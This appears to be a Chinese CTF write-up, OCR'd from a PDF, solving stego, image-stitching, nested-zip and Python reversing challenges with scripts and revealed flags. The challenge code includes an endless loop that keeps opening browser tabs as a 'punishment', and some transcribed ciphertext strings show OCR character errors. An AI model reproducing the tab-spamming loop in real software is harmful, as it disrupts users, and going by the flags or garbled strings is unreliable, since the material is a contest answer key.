


凯撒



把回忆拼好给你

用stegsolve的image combiner功能把两张图拼一起就可以看到flag



python?re?哦耶

题目

```
import base64 as rtfd
import webbrowser
import time
def mikeSwift(cre):
    sto = []
    gre = ""
    for i in cre:
        sto.append(i+str(len(i)))
        sto.append("h4ck" + i)
    for i in sto:
        gre+=i
    return gre
def prompt():
```

```
    return bytes(input("Welcome to the loading dock. What is the password?\t"),
'utf-8')
def obfuscate(bys):
    fusc = rtfd.b64encode(bys)
    fusc += b"534345fdfgfgfdhty6y56yjl"
    fusc = str(fusc)
    fusc = fusc[2:len(fusc)-1]
    refus = []
    for i in fusc:
        refus.append((str(i)))
    fusc="florSFIUEfet4565477"
    for i in refus:
        fusc+=i
    return fusc
def crypt(sor):
    sro = []
    fusc = "893"
    for i in range(len(sor)):
        sro.append(sor[i]+str(i))
    sro.reverse()
    for i in sro:
        fusc+=i
    return fusc
def grant():
    print("Congartulation. Pleas Procid")
    webbrowser.open("https://ctflearn.com/index.php?
action=find_problem_details&problem_id=449")
def punish():
    print("This is going to hurt.")
    while True:
        time.sleep(.1)
        webbrowser.open("https://www.youtube.com/watch?v=O3asoGVHix8")
def main():
    sik1 = prompt()
    sik = obfuscate(sik1)
    sik = crypt(sik)
    sik = mikeSwift(sik)
```

```
    if sik ==
"81h4ck891h4ck931h4ck3l1h4ckl81h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4ck8O1
h4ckO61h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4ck671h4c
k761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h4ck3d1h4ckd7
1h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck7O1h4ckOf1h4ckf61h4ck691h4ck9g1h4
ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f1h4ckf61h4ck651h4ck5
51h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck621h4ck241h4ck461h4ck611h
4ck131h4ck361h4ck6O1h4ckO51h4ck551h4ck591h4ck9=1h4ck=51h4ck581h4ck8O1h4ckO51h4ck
571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4ck5s1h4cks51h4ck541h4ck4R1h4ckR51
h4ck531h4ck3z1h4ckz51h4ck521h4ck2Z1h4ckZ51h4ck511h4ck1f1h4ckf51h4ck5O1h4ckOV1h4c
kV41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N
1h4ckN41h4ck451h4ck5H1h4ckH41h4ck441h4ck4Z1h4ckZ41h4ck431h4ck3y1h4cky41h4ck421h4
ck2R1h4ckR41h4ck411h4ck1z1h4ckz41h4ck4O1h4ckOd1h4ckd31h4ck391h4ck9r1h4ckr31h4ck3
81h4ck8N1h4ckN31h4ck371h4ck7G1h4ckG31h4ck361h4ck6N1h4ckN31h4ck351h4ck5i1h4cki31h
4ck341h4ck491h4ck931h4ck331h4ck311h4ck131h4ck321h4ck2Z1h4ckZ31h4ck311h4ck1O1h4ck
O31h4ck3O1h4ckOw1h4ckw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771
h4ck721h4ck261h4ck6J1h4ckJ21h4ck251h4ck5X1h4ckX21h4ck241h4ck4Z1h4ckZ21h4ck231h4c
k3i1h4cki21h4ck221h4ck2l1h4ckl21h4ck211h4ck131h4ck321h4ck2O1h4ckOY1h4ckY11h4ck19
1h4ck971h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4
ck151h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt
11h4ck111h4ck1e1h4cke11h4ck1O1h4ckOf1h4ckf91h4ck9E1h4ckE81h4ck8U1h4ckU71h4ck7I1h
4ckI61h4ck6F1h4ckF51h4ck5S1h4ckS41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck2l1h4ckl11h4ck
1f1h4ckfO1h4ckO":
        grant()
    else:
        punish()
main()
```

写对应的解密脚本解密即可

```
import base64
s="81h4ck891h4ck931h4ck3l1h4ckl81h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4ck8
01h4ckO61h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4ck671h
4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h4ck3d1h4ck
d71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck7O1h4ckOf1h4ckf61h4ck691h4ck9g1
h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f1h4ckf61h4ck651h4c
k551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck621h4ck241h4ck461h4ck61
1h4ck131h4ck361h4ck6O1h4ckO51h4ck551h4ck591h4ck9=1h4ck=51h4ck581h4ck8O1h4ckO51h4
ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4ck5s1h4cks51h4ck541h4ck4R1h4ckR
51h4ck531h4ck3z1h4ckz51h4ck521h4ck2Z1h4ckZ51h4ck511h4ck1f1h4ckf51h4ck5O1h4ckOv1h
4ckV41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck
6N1h4ckN41h4ck451h4ck5H1h4ckH41h4ck441h4ck4Z1h4ckZ41h4ck431h4ck3y1h4cky41h4ck421
h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz41h4ck4O1h4ckOd1h4ckd31h4ck391h4ck9r1h4ckr31h4c
k381h4ck8N1h4ckN31h4ck371h4ck7G1h4ckG31h4ck361h4ck6N1h4ckN31h4ck351h4ck5i1h4cki3
1h4ck341h4ck491h4ck931h4ck331h4ck311h4ck131h4ck321h4ck2Z1h4ckZ31h4ck311h4ck1O1h4
ckO31h4ck3O1h4ckOw1h4ckw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck7
71h4ck721h4ck261h4ck6J1h4ckJ21h4ck251h4ck5X1h4ckX21h4ck241h4ck4Z1h4ckZ21h4ck231h
4ck3i1h4cki21h4ck221h4ck2l1h4ckl21h4ck211h4ck131h4ck321h4ck2O1h4ckOY1h4ckY11h4ck
191h4ck971h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511
h4ck151h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4c
kt11h4ck111h4ck1e1h4cke11h4ck1O1h4ckOf1h4ckf91h4ck9E1h4ckE81h4ck8U1h4ckU71h4ck7I
1h4ckI61h4ck6F1h4ckF51h4ck5S1h4ckS41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck2l1h4ckl11h4
ck1f1h4ckfO1h4ckO"
ss=''
for i in range(0,len(s),7):
    ss+=s[i]
tmp=ss[3:]
sss=''
for i in range(0,220,3):
    sss+=tmp[i]
for i in range(221,len(tmp),2):
    sss+=tmp[i]
sss=sss[::-1]
print(base64.b64decode(sss[19:][:-24]))
```

```
b'cyber{Fl4g_b4ckw4rds_15_g4lF}'
```

把回忆拼好给你2.0


题目给了500张一细条的图片，显然就是要把这些图片按照图片名上下拼接起来

脚本：


```
from PIL import Image
def vertical_concatenate_images(image_paths, output_path):
    first_image = Image.open(image_paths[0])
    width, height = first_image.size
    total_height = sum([Image.open(img).size[1] for img in image_paths])
    concatenated_image = Image.new('RGB', (width, total_height))
    y_offset = 0
    for img_path in image_paths:
        img = Image.open(img_path)
        concatenated_image.paste(img, (0, y_offset))
        y_offset += img.size[1]
    concatenated_image.save(output_path)
image_paths = [f'{i}.png' for i in range(0, 500)]
```

```
output_path = 'concatenated_image.jpg'
vertical_concatenate_images(image_paths, output_path)
```

解出来一张这样的图片



显然对中间的那些十六进制hex解码一下就行




不会真有人一个一个解压缩吧?

脚本

```
import pyzipper
zip_file = 'C:\\Users\\jyzho\\Desktop\\test\\zip-25000.zip'
target_folder = 'C:\\Users\\jyzho\\Desktop\\test\\'
password_file='C:\\Users\\jyzho\\Desktop\\test\\password.txt'
cnt=25000
```


```
while cnt>=0:
    f=open(password_file,'r')
    password=f.read().strip().encode()
    f.close()
    with pyzipper.AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED,
encryption=pyzipper.WZ_AES) as zip_ref:
        try:
            zip_ref.extractall(path=target_folder,pwd=password)
            print(f"{cnt}:解压成功")
        except RuntimeError:
            print(f"{cnt}:错误的密码! 无法解压文件")
            break
    zip_ref.close()
    cnt-=1
    zip_file=f'C:\\Users\\jyzho\\Desktop\\test\\zip-{cnt}.zip'
```

脚本跑了一天，总算跑出来了




来签个到吧，包简单的

用stegsolve的random color map看一下，可以看到一串倒过来的base64编码


StegSolve 1.3 by Caesum
File
Analyse
Help
Random colour map 3
==QTh9lMx8Fd08VZt9FdFNTb
<
>

解一下就是flag

